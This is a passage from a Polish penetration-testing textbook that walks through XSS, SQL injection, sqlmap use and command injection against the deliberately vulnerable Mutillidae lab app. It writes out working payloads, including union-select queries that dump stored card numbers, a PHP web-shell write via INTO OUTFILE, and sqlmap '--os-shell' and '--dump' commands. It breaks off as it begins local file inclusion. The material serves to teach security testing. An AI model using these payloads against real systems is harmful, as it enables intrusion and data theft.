
Rysunek 8.3. Mutillidae — alert wyświetlony z poziomu skryptu

Aby ten atak zadziałał, trzeba przekonać ofiarę do wejścia na podatną stronę. W tym przypadku użytkownik może złapać przynętę za pomocą zaawansowanego ataku socjotechnicznego (np. phishingu).

Podatność typu Stored XSS

Podatność Stored XSS jest podobna do reflected XSS (w obu przypadkach wykonywany jest ładunek w postaci skryptu JavaScript). Jedyna różnica polega na tym, że w przypadku Stored XSS skrypt JavaScript jest zapisany w jakimś systemie przechowywania danych (np. w bazie danych). Taki rodzaj ataku jest bardziej niebezpieczny, ponieważ skrypt jest trwale obecny na podatnej stronie. Każdy użytkownik, który odwiedzi tę stronę, zostanie zainfekowany ładunkiem JavaScript.

Aby przetestować ten scenariusz w Mutillidae, wybierz opcję *OWASP 2017/A7 — Cross Site Scripting (XSS)/Persistent (Second Order)/Add To Your Blog* (dodaj post do bloga). Strona, która się otworzy, pozwoli Ci zapisać posty z bloga w bazie danych zaplecza i każdy zalogowany użytkownik będzie mógł je zobaczyć. W naszym przykładzie utworzymy na blogu posta zawierającego prosty kod JavaScript, który wyświetli alert z liczbą 0 (patrz rysunek 8.4).



Rysunek 8.4. Mutillidae — post na blogu

Po naciśnięciu przycisku *Save Blog Entry* (zapisz wpis na blogu) zobaczysz wyskakujące okno z komunikatem w postaci liczby 0. Jeżeli spróbujesz wrócić na stronę bloga, zawsze zobaczysz ten wyskakujący komunikat, ponieważ wpis został zapisany w bazie danych bloga.

Uwaga Bazę danych pakietu *Mutillidae* możesz zresetować w dowolnym momencie, klikając łącze *Reset DB* na górnym pasku menu.

Wykorzystywanie podatności XSS przy użyciu nagłówka

Innym sposobem na wstrzyknięcie JavaScriptu na stronę jest wykorzystanie nagłówka żądania. Jeżeli administrator zapisuje wszystkie nagłówki żądań w celu późniejszego przeglądania i analizowania, możesz spróbować wykorzystać to zachowanie, ale jak? Jeżeli JavaScript zostanie zapisany w nagłówku żądania, to gdy administrator odwiedzi logi, taki skrypt zostanie wykonany. Aby przećwiczyć ten scenariusz, użyjemy strony *Log*, pokazanej na rysunku 8.5. Aby się tam dostać, z menu aplikacji *Mutillidae* wybierz opcję *OWASP 2017/A7 — Cross Site Scripting (XSS)/ Persistent (Second Order)/Show Log* (pokaż dziennik).

Hostname	IP	Browser Agent	Message	Date/Time
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	Selected blog entries for anonymous	2020-07-06 05:42:20
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	User visited: add-to-your-blog.php	2020-07-06 05:42:20


Rysunek 8.5. *Mutillidae* — strona dziennika (logów)

Na stronie dzienników zostaną wyświetlone nagłówki każdego żądania internetowego skierowanego do aplikacji *Mutillidae*. W trzeciej kolumnie znajduje się informacja o agentach przeglądarek, pobrana z nagłówków żądań.

Użyjemy teraz programu Burp do przechwycenia żądania i zmiany agenta przeglądarki. Podczas fazy enumeracji widziałeś już przykład, jak przygotować Burpa do przechwytywania żądań. Aby to zadziałało, nasz system musi spełnić następujące warunki:


- Przeglądarka musi używać proxy (na porcie 8080).
- Musimy załadować pakiet Burp Suite, otworzyć kartę *Proxy*, a następnie subkartę *Intercept*, na której znajduje się przycisk *Intercept*.

Jeżeli wszystko jest przygotowane, przejdź na dowolną stronę z witryny *Mutillidae*, zaczynając od strony głównej, i przechwyć ją za pomocą programu Burp (patrz rysunek 8.6).



Rysunek 8.6. Pakiet Burp — karta Proxy/Intercept

Zmodyfikuj wartość pola User-Agent, zastępując ją skrypcem JavaScript generującym alert (patrz rysunek 8.7), a następnie naciśnij przycisk *Forward* (dalej). Po naciśnięciu tego przycisku należy zatrzymać przechwytywanie. Aby to zrobić, naciśnij przycisk *Intercept Is On* (w przeciwnym razie strona internetowa nie załaduje się, ponieważ Burp będzie ciągle czekać na Twoje dane). Zauważ, że kiedy zatrzymasz przechwytywanie w oknie *Proxy/Intercept*, Burp nadal będzie kontynuował przechwytywanie w tle, ale nie będzie zatrzymywał wysyłanych żądań i odbieranych odpowiedzi.



Rysunek 8.7. Burp Suite — edycja pola User-Agent


Kiedy teraz powrócisz do strony z logami, powinieneś zobaczyć wyskakujące okno z alertem JavaScript.

Pamiętaj, że to, co tutaj zrobiliśmy, to atak typu Stored XSS; logi są przechowywane w bazie danych, więc administrator może je odczytywać, kiedy tylko zechce.

Omijanie walidacji w skryptach JavaScript


Walidacja w skryptach JavaScript jest często błędnie rozumiana przez początkujących programistów, którzy implementują ją w kodzie JavaScript na front-endzie, a zupełnie pomijają na zapleczu aplikacji (w naszym przypadku zapleczem jest PHP). Burp Suite ponownie przyjdzie z pomocą

i pozwoli nam przechwycić żądanie, a następnie wstrzyknąć odpowiedni ładunek. Aby włączyć w aplikacji Mutillidae walidację w skryptach JavaScript, wybierz z menu opcję *Toggle Security* (zmień ustawienia bezpieczeństwa) i ustaw poziom bezpieczeństwa na wartość 1. Teraz spróbuj wstrzyknąć kod Hello JavaScript na stronie DNS Lookup, której używaliśmy wcześniej. Jak sam się mogłeś przekonać, tym razem strona nie wykonała kodu JavaScript i wyświetliła komunikat, że jest to niedozwolone, co zostało pokazane na rysunku 8.8 (stało się tak, ponieważ tym razem zadziałała walidacja w kodzie JavaScript po stronie front-endu).



Rysunek 8.8. Mutillidae — komunikat informujący o wprowadzeniu niedozwolonych znaków

Aby ominąć walidację JavaScript, przechwycić żądanie za pomocą programu Burp, następnie wpisz poprawny adres IP (8.8.8.8, jak pokazano na rysunku 8.9) i naciśnij przycisk *Lookup DNS*. Jeżeli teraz przejdziesz na kartę Burp Proxy, powinieneś zobaczyć przechwycone żądanie sieciowe.



Rysunek 8.9. Pakiet Burp — przechwytywanie ładunku

W treści żądania POST widzimy adres IP. Na tym etapie wystarczy po prostu zastąpić adres IP skryptem JavaScript, jak pokazano na rysunku 8.10.

```

11 Cookie: PHPSESSID=4f46c8bda5c9b2443427d57796525f03
12 Upgrade-Insecure-Requests: 1
13
14 target_host=<script>alert(0)</script>#dns-lookup-php-submit-button=Lookup+DNS

```

Rysunek 8.10. Burp Suite — JavaScript w polu target_host

Po wprowadzeniu zmian naciśnij przycisk *Forward* i zatrzymaj przechwytywanie, naciskając przycisk *Intercept Is On* (przechwytywanie jest włączone). Gdy przejdiesz teraz do strony *DNS Lookup*, powinieneś zobaczyć, że skrypt JavaScript został wykonany pomyślnie. Dlaczego tak się stało? Odpowiedź jest bardzo prosta — stało się tak dlatego, że w kodzie PHP na zapleczu aplikacji nie ma walidacji (walidacja w kodzie JavaScript na front-endzie nie jest wystarczająca!).

Wstrzykiwanie kodu SQL

Wstrzykiwanie kodu SQL (ang. *SQL injection*; *SQLi*) jest moją ulubioną i jednocześnie jedną z najbardziej niebezpiecznych luk w zabezpieczeniach aplikacji sieciowych. *SQLi* pozwala złośliwemu użytkownikowi na wykonanie poleceń SQL poprzez przeglądarkę internetową. Wbrew pozorom za pomocą poleceń SQL można zrobić bardzo wiele, np.:

- Odpytywać bazę danych za pomocą polecenia `select` (np. można odczytać wszystkie rekordy z wybranych tabel i wykraść wrażliwe dane).
- Ominąć stronę logowania, używając wyrażenia `true` języka SQL.
- Wykonywać polecenia systemowe, a nawet uzyskać dostęp do zdalnej powłoki.
- Operować na danych za pomocą poleceń SQL, takich jak `INSERT`, `DELETE` czy `UPDATE`.

Zapytania do bazy danych

Zanim przejdziemy do sposobów wykorzystywania podatności na wstrzykiwanie kodu SQL, pokażę kilka przykładowych zapytań SQL. Nasza podatna na ataki aplikacja *Mutillidae* korzysta z bazy danych o nazwie `mutillidae`, w której znajduje się tabela o nazwie `accounts` (zobacz rysunek 8.11).

```

- localhost/localhost
├── Databases
│   ├── information_schema
│   └── mutillidae
│       ├── Tables
│       │   └── accounts
│       │       ├── Columns
│       │       │   ├── cid (int)
│       │       │   ├── username (text(65535))
│       │       │   ├── password (text(65535))
│       │       │   ├── mysignature (text(65535))
│       │       │   ├── is_admin (varchar(5))
│       │       │   ├── firstname (text(65535))
│       │       │   └── lastname (text(65535))

```

Rysunek 8.11. Tabela Accounts

Na początek wykonamy proste polecenie — zapytamy o konto użytkownika test, które już utworzyliśmy wcześniej w aplikacji internetowej. Do wykonania tego zapytania użyjemy programu Dbeaver, który jest klientem bazy danych wyposażonym w graficzny interfejs użytkownika, jak pokazano na rysunku 8.12.



Rysunek 8.12. Zapytanie SQL na tabeli Accounts

A może uda nam się oszukać bazę danych, tak aby wyświetliła wszystkie rekordy z tabeli accounts? Użyjemy znaku komentarza (--), aby zignorować część zapytania. Pamiętaj, że po podwójnym *myślniku* należy zawsze dodać spację. Na przykład w formularzu *User Lookup* (wyszukiwanie użytkowników) na stronie <http://localhost/mutillidae/index.php?page=user-info.php> spróbuj wpisać następujące dane, jak pokazano na rysunku 8.13:

```
Username=test' or 1=1 --
Password=dowolne
```



Rysunek 8.13. Próba logowania z wykorzystaniem SQLi

Pojedynczy cudzysłów zamyka ciąg znaków z nazwą użytkownika, a instrukcja `or 1=1` zawsze zwraca wartość logiczną `true`. Na rysunku 8.14 pokazano, jak będzie wyglądało takie zapytanie SQL.

Jak widać na rysunku, wykonanie takiego zapytania spowodowało wyświetlenie wszystkich rekordów z tabeli accounts, zatem powinno zostać także wykonane w aplikacji Mutillidae, gdy naciśniemy przycisk *View Account Details* (wyświetlił szczegóły konta). W normalnych warunkach wyświetlone powinny zostać tylko informacje o jednym koncie, ale w tym przypadku, dzięki odpowiednio przygotowanemu zapytaniu SQLi, z tabeli accounts zostaną pobrane wszystkie rekordy, jak pokazano na rysunku 8.15.

*localhost> Script

```
SELECT username, password
FROM mutillidae.accounts where username='test' or 1=1 -- and password='anything';
```

accounts

SELECT username, password FROM i

Grid	acc username	acc password
1	admin	adminpass
2	adrian	somepassword
3	john	monkey
4	jeremy	password
5	bryce	password
6	samurai	samurai
7	jim	password
8	bobby	password
9	simba	password
10	drevell	password
11	scotty	password
12	cal	password
13	john	password
14	kevin	42
15	dave	set
16	patches	tortoise
17	rocky	stripes
18	tim	lanmaster53
19	ABaker	SoSecret
20	PPan	NotTelling
21	CHook	JollyRoger
22	james	i<3devs
23	ed	pentest
24	test	test

Rysunek 8.14. Zapytanie SQLi

Results for "test' or 1=1 -- ". 24 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Cavin's foals

Rysunek 8.15. Rezultat logowania z wykorzystaniem wstrzykiwania kodu SQL

Obchodzenie strony logowania

Logicznie rzecz biorąc, w fazie logowania kod PHP używa następującego algorytmu postępowania:

1. Pobierz nazwę użytkownika z pola tekstowego *Username* oraz hasło z pola *Password*.
2. Jeżeli w bazie danych istnieje konto takiego użytkownika, to zaloguj go.
3. Jeżeli w bazie danych nie ma takiego konta użytkownika, wyświetl komunikat o błędzie.

Korzystając z zapytania pokazanego na rysunku 8.12, wykorzystamy ponownie ten sam łańdunek, który wstrzyknęliśmy w poprzednim przykładzie. Tym razem użyjemy strony logowania pokazanej na rysunku 8.16.



Rysunek 8.16. Mutillidae — logowanie z wykorzystaniem wstrzykiwania kodu SQL

Przypominam, że wyrażenie `or 1=1` zawsze zwraca wartość `true`, a wszystko, co znajduje się po nim, zostanie zignorowane ze względu na znaki komentarza (podwójny myślnik), a zatem jeżeli baza danych jako rezultat zapytania zwróci wartość `true`, użytkownik będzie mógł zalogować się, korzystając z pierwszego rekordu użytkownika znajdującego się w tabeli `accounts`, czyli w naszym przypadku będzie to `admin`, jak pokazano na rysunku 8.17 (zawartość tabeli możesz zobaczyć na rysunku 8.14).



Rysunek 8.17. Mutillidae — rezultat logowania z wykorzystaniem wstrzykiwania kodu SQL

Wykonywanie poleceń w bazie danych za pomocą SQLi

W tym podrozdziale wykorzystamy kolejną słabość zapytań SQL, która pozwoli nam na wykonanie poleceń SQL. W poprzednim przykładzie widzieliśmy kombinację wyrażenia OR i komentarza, dzięki którym zapytanie zawsze zwracało wartość true. W tej sekcji dowiesz się, jak używać polecenia union select do zapytania o dane, których poszukujesz.

W aplikacji Mutillidae przejdź na stronę *User Lookup* i wprowadź dane pokazane na rysunku 8.18.

Rysunek 8.18. Składnia polecenia union select — wstrzykiwanie kodu SQL

Po naciśnięciu przycisku *View Account Details* pojawi się następujący komunikat o błędzie:

```
/var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error executing query:
```

```
connect_errno: 0
errno: 1222
error: The used SELECT statements have a different number of columns
client_info: mysqlnd 7.4.3
host_info: 127.0.0.1 via TCP/IP
) Query: SELECT * FROM accounts WHERE username='' union select 1,2 -- ' AND
↳password='anything' (0) [Exception]
```

Otrzymany komunikat informuje, że tabela accounts, której próbujemy użyć, ma więcej niż dwie kolumny. Ogólnie rzecz biorąc, możemy teraz zwiększać liczbę kolumn podawanych w zapytaniu aż do momentu, gdy komunikat o błędzie przestanie się pojawiać. Aby Cię jednak nie znużać, pójdę trochę na skróty i od razu powiem, że tabela accounts ma siedem kolumn (patrz rysunek 8.11). Na rysunku 8.19 pokazano, co się stanie, gdy w zapytaniu wprowadzimy prawidłową liczbę kolumn.

Rysunek 8.19. Zapytanie SQLi — Union Select

Z danych wyjściowych wynika, że w polu *Username* udało nam się wyświetlić liczbę 2, w polu *Password* liczbę 3, a w polu *Signature* liczbę 4. W następnym kroku zastąpimy liczbę 2 poleceniem `VERSION()`, które powinno wyświetlić numer wersji danych, jak pokazano na rysunku 8.20.

Please enter username and password to view account details

Name

Password

Dont have an account? Please register here

Results for "" union select 1,VERSION(),3,4,5,6,7 -- ".1 record

Username=10.3.22-MariaDB-1ubuntu1
Password=3
Signature=4

Rysunek 8.20. SQLi — polecenie `union select` z wyświetlaniem wersji bazy danych

Skoro już na własne oczy zobaczyłeś, jak to działa, nadszedł czas, aby przejść do bardziej złożonego scenariusza. Wykorzystajmy możliwości SQLi do zapytania o nazwy wszystkich tabel w bazie danych (dla zachowania przejrzystości w przykładach użyjemy klienta DBaiver). W zapytaniu użyjemy tabeli `information_schema.tables` i wyświetlimy zawartość kolumny `table_name` (patrz rysunek 8.21).

```
SELECT * FROM accounts
WHERE username='' union select 1,table_name,3,4,5,6,7 FROM information_schema.TABLES -- '' AND password='anything'
```

cid	username	password	mysignature	is_admin	firstname
67	1 TABLES	3	4	5	6
68	1 TABLESPACES	3	4	5	6
69	1 TABLE_CONSTRAINTS	3	4	5	6
70	1 TABLE_PRIVILEGES	3	4	5	6
71	1 TABLE_STATISTICS	3	4	5	6
72	1 TRIGGERS	3	4	5	6
73	1 USER_PRIVILEGES	3	4	5	6
74	1 USER_STATISTICS	3	4	5	6
75	1 VIEWS	3	4	5	6
76	1 accounts	3	4	5	6
77	1 balloon_tips	3	4	5	6
78	1 blogs_table	3	4	5	6
79	1 captured_data	3	4	5	6
80	1 column_stats	3	4	5	6
81	1 columns_priv	3	4	5	6
82	1 cond_instances	3	4	5	6
83	1 credit_cards	3	4	5	6
84	1 db	3	4	5	6

Rysunek 8.21. Tabela schematu — pole `credit_cards`

Wygląda na to, że w bazie znajduje się bardzo obiecująca tabela o nazwie `credit_cards`, zatem z pewnością warto będzie sprawdzić nazwy jej kolumn. Tym razem skorzystamy z tabeli `information_schema.columns` i wyświetlimy zawartość kolumny `column_name` dla tabeli o nazwie `credit_cards`, tak jak to zostało pokazane na rysunku 8.22.

```

SELECT * FROM accounts
WHERE username=''
union select 1,column name,3,4,5,6,7 FROM information schema.'COLUMNS'
where TABLE NAME = 'credit_cards'-- ' AND password='anything' |

```

	cid	username	password	mysigna
1	1	ccid	3	4
2	1	ccnumber	3	4
3	1	ccv	3	4
4	1	expiration	3	4

Rysunek 8.22. Zapytanie do tabeli credit_cards

Na koniec spróbujemy pobrać dane z tabeli credit_cards. Połączymy wyniki w jeden ciąg znaków za pomocą funkcji concat i użyjemy znaku 0x3A jako separatora pól, tak jak pokazano na rysunku 8.23 (0x3A to zapisany w postaci szesnastkowej znak dwukropka).

```

SELECT * FROM accounts
WHERE username=''
union select 1,CONCAT(ccnumber,0x3a,ccv) ,3,4,5,6,7
FROM credit_cards -- ' AND password='anything'

```

	cid	username	password
1	1	4444111122223333:745	3
2	1	774653633776330:722	3
3	1	8242325748474749:461	3
4	1	7725653200487633:230	3
5	1	1234567812345678:627	3

Rysunek 8.23. Pobieranie danych z tabeli credit_cards

Teraz już wiesz, jak hakerzy wykradają dane kart kredytowych z witryn internetowych. Pamiętaj, abyś nigdy nie wykorzystywał tej wiedzy w złych zamiarach. A teraz, na koniec, spróbujemy jeszcze wykonać kolejne polecenie SQL (patrz rysunek 8.24) i sprawdzimy, czy uda nam się zapisać dane na serwerze WWW i uzyskać dostęp do zdalnej powłoki.

```

SELECT * FROM accounts
WHERE username=''
union select 1, "<?php echo shell_exec($ GET['cmd']);?>",3,4,5,6,7
into outfile '/var/www/html/mutillidae/shell.php' -- ' AND password='anything'

```

SQL Error [1] [HY000]: (conn=297) Can't create/write to file '/var/www/html/mutillidae/shell.php' (Errcode: 13 "Permission denied")

Rysunek 8.24. Zapytanie SQLi — wykonanie polecenia na poziomie systemu

To była niezła próba, ale niestety, system nie pozwolił nam na dostęp do dysku.

Automatyzacja wstrzykiwania kodu SQL za pomocą programu SQLMap

Program SQLMap jest bardzo popularny, więc zobaczmy teraz, jak możesz go użyć, gdy chcesz przeprowadzić szybki test. Muszę jednak przyznać, że nie używam zbyt często tego programu podczas przeprowadzania testów penetracyjnych (choć korzystam z niego w wyzwaniach CTF); zamiast tego do wyszukiwania podatności aplikacji na wstrzykiwanie kodu SQL wykorzystuję pakiet Burp Pro Scanner.

Aby przeszukać adresy URL aplikacji internetowej pod kątem stron podatnych na ataki SQLi, możesz użyć następującego polecenia:

```
$ sqlmap -u [adresURL] --crawl=1
```

Aby sprawdzić wersję serwera bazy danych:

```
$ sqlmap -u [adresURL] --banner
```

Aby wybrać rodzaj serwera bazy danych (np. mysql), na którym przeprowadzasz testy wstrzykiwania SQL, użyj takiego polecenia:

```
$ sqlmap -u [adresURL] --dbms [rodzaj serwera bazy danych]
```

Wybranie odpowiedniego rodzaju serwera bazy danych pomoże programowi SQLMap wybrać odpowiednie parametry i zapytania SQLi.

Jeżeli okaże się, że cel jest podatny na ataki i będziesz chciał wyliczyć dostępne bazy danych, użyj następującego polecenia:

```
$ sqlmap -u [adresURL] --dbs
```

Jeżeli chcesz wyświetlić listę tabel w wybranej bazie danych, użyj takiego polecenia:

```
$ sqlmap -u [adresURL] -D [nazwa bazy danych] --tables
```

Aby pobrać zawartość wybranej tabeli (np. users), użyj następującego polecenia:

```
$ sqlmap -u [adresURL] -D [nazwa bazy danych] -T [nazwa tabeli] --dump
```

Możesz również dokonać próby uzyskania dostępu do powłoki systemu operacyjnego, używając następującego polecenia:

```
$ sqlmap -u [adresURL] --os-shell
```

Testowanie podatności na ataki SQL Injection

Skąd wiadomo, że dana strona czy aplikacja internetowa jest podatna na ataki ze wstrzykiwaniem kodu SQL? Można to sprawdzić na dwa sposoby:

- Dodaj pojedynczy apostrof do danych wejściowych strony (w adresie URL, w polu tekstowym, nagłówku itp.).
 - Jeżeli pojawi się komunikat o błędzie SQL, może to oznaczać, że strona jest podatna na atak.
- Użyj zautomatyzowanego narzędzia (na przykład Burp Pro Scanner) do przeprowadzenia próby „ślepego” wstrzykiwania kodu SQL (ang. *blind SQL injection*). Taki atak zazwyczaj nie spowoduje wyświetlenia komunikatu o błędzie, ale mimo to strona może być podatna na SQLi. Jeżeli chcesz przeprowadzić taki atak ręcznie, możesz spróbować metody z opóźnianiem czasu ładowania strony.

Przetestujemy takie podejście na stronie *User Lookup* aplikacji Mutillidae, gdzie wstawimy pojedynczy apostrof w polu *Name*, jak pokazano na rysunku 8.25.

The screenshot shows a web form with two input fields: 'Name' and 'Password'. Below them is a 'View Account Details' button. A link says 'Dont have an account? Please register here'. Below the form is a message box with the title 'Failure is always an option'. The message content is as follows:

Failure is always an option	
Line	229
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php
Message	<pre> /var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version line 2 client_info: mysqlnd 7.4.3 host_info: 127.0.0.1 via TCP/IP } Query: SELECT * FROM accounts WHERE username='' AND password='' (0) [Exception] </pre>

Rysunek 8.25. Komunikat o błędzie po ataku SQLi

Jak widać, na stronie został wyświetlony komunikat o błędzie informujący, że SQL Server nie potrafił wykonać następującego zapytania:

```
Select * from accounts where username='' and password=''
```

Wstrzykiwanie poleceń

Podatność aplikacji lub strony internetowej na wstrzykiwanie poleceń pozwala napastnikowi na wykonywanie praktycznie dowolnych komend. Gdy podczas przeprowadzania testu penetracyjnego znajdziesz aplikację lub stronę internetową, która oferuje możliwość wykonania jakiegoś konkretnego polecenia (np. `nslookup`), zawsze warto sprawdzić, czy nie jest podatna na wstrzykiwanie innych poleceń.

Przyjrzyjmy się zatem praktycznemu przykładowi wstrzykiwania poleceń i z pewnością nie będziesz zaskoczony, że kolejny raz użyjemy do tego celu aplikacji Mutillidae. Aby zacząć, z menu głównego aplikacji wybierz polecenie *Owasp 2017/A1 — Injection (Other)/Command Injection/DNS Lookup* (Owasp 2017/A1 — wstrzykiwanie (inne)/wstrzykiwanie poleceń/wyszukiwanie DNS).


Ponieważ wybrana strona w celu wyświetlenia wyników wykonuje polecenie *DNS Lookup*, istnieje prawdopodobieństwo, że jest podatna na wstrzykiwanie innych poleceń. Co tak naprawdę dzieje się na zapleczu aplikacji, kiedy użytkownik w polu tekstowym *Hostname/IP* wpisze adres IP? Najprawdopodobniej jest on przekazywany do funkcji PHP, która wykonuje poniższe polecenie, gdzie podany adres IP jest argumentem wywołania:

```
nslookup [adres IP]
```

Jeżeli programista nie zaimplementował sprawdzania poprawności przekazywanych parametrów, możemy spróbować to wykorzystać. Naszym celem jest sprawienie, aby na zapleczu aplikacji zostało wykonane polecenie podobne do pokazanego poniżej (dzięki zastosowaniu operatora `&&` możemy dołączać wiele poleceń jednocześnie):

```
nslookup [adres IP] && [polecenie OS]
```

Ze względu na fakt, że nasza aplikacja Mutillidae działa na serwerze linuxowym, do przetworzenia możliwości wstrzykiwania użyjemy polecenia `ls` (patrz rysunek 8.26).



The screenshot shows a web interface for a DNS lookup tool. At the top, it asks "Who would you like to do a DNS lookup on?" and "Enter IP or hostname". Below this, there is a text input field labeled "Hostname/IP" containing the text "172.16.0.1 && ls". A "Lookup DNS" button is positioned below the input field. The results section, titled "Results for 172.16.0.1 && ls", displays the following output:

```
1.0.16.172.in-addr.arpa name = pfSense.KCorp.local.  
Authoritative answers can be found from:  
README-INSTALLATION.md  
README.md  
add-to-your-blog.php  
ajax  
arbitrary-file-inclusion.php  
authorization-required.php  
back-button-discussion.php  
browser-info.php  
cache-control.php
```

Rysunek 8.26. Mutillidae — wstrzykiwanie poleceń

Co dalej? Jak widać, nasze testowe polecenie `ls` zostało wykonane pomyślnie, zatem możemy je teraz spróbować zastąpić poleceniem uruchamiającym zdalną powłokę.

Podatność na dołączanie plików

Podatność aplikacji lub strony internetowej na dołączanie plików może zostać wykorzystana poprzez wskazanie ścieżki do pliku (lokalnego lub zdalnego) za pomocą adresu URL. Jeżeli w grę wchodzi plik lokalny znajdujący się na serwerze WWW, mówimy o podatności na **dołączanie plików lokalnych** (LFI — ang. *Local File Inclusion*), a jeżeli plik jest zdalny, mówimy o podatności na **dołączanie plików zdalnych** (RFI — ang. *Remote File Inclusion*). Tego typu luki występują zwykle w starszych aplikacjach napisanych w PHP i ASP, kiedy programista zapomniał o sprawdzeniu poprawności danych wejściowych przekazywanych do funkcji. Podatności typu LFI czy RFI są często spotykane w wielu zadaniach typu CTF (ang. *Capture The Flag*).

LFI — dołączanie plików lokalnych

Podatność na dołączanie plików lokalnych (LFI) może być wykorzystana poprzez umieszczenie w adresie URL ścieżki wskazującej na plik znajdujący się na lokalnym serwerze WWW. Zazwyczaj próba wykorzystania takiej podatności wiąże się z koniecznością wstawienia do adresu URL szeregu znaków pozwalających na przechodzenie przez drzewo katalogów w systemie plików.

Załóżmy, że mamy podatną na atak LFI aplikację internetową, która ładuje stronę główną w następujący sposób:

```
http://[nazwa domeny]/home.asp?file=login.html
```

Jak widać, aplikacja używa zmiennej *file* do załadowania strony HTML z logowaniem. A gdyby tak zamienić adres tej strony na ścieżkę prowadzącą do wybranego pliku w systemie plików?

```
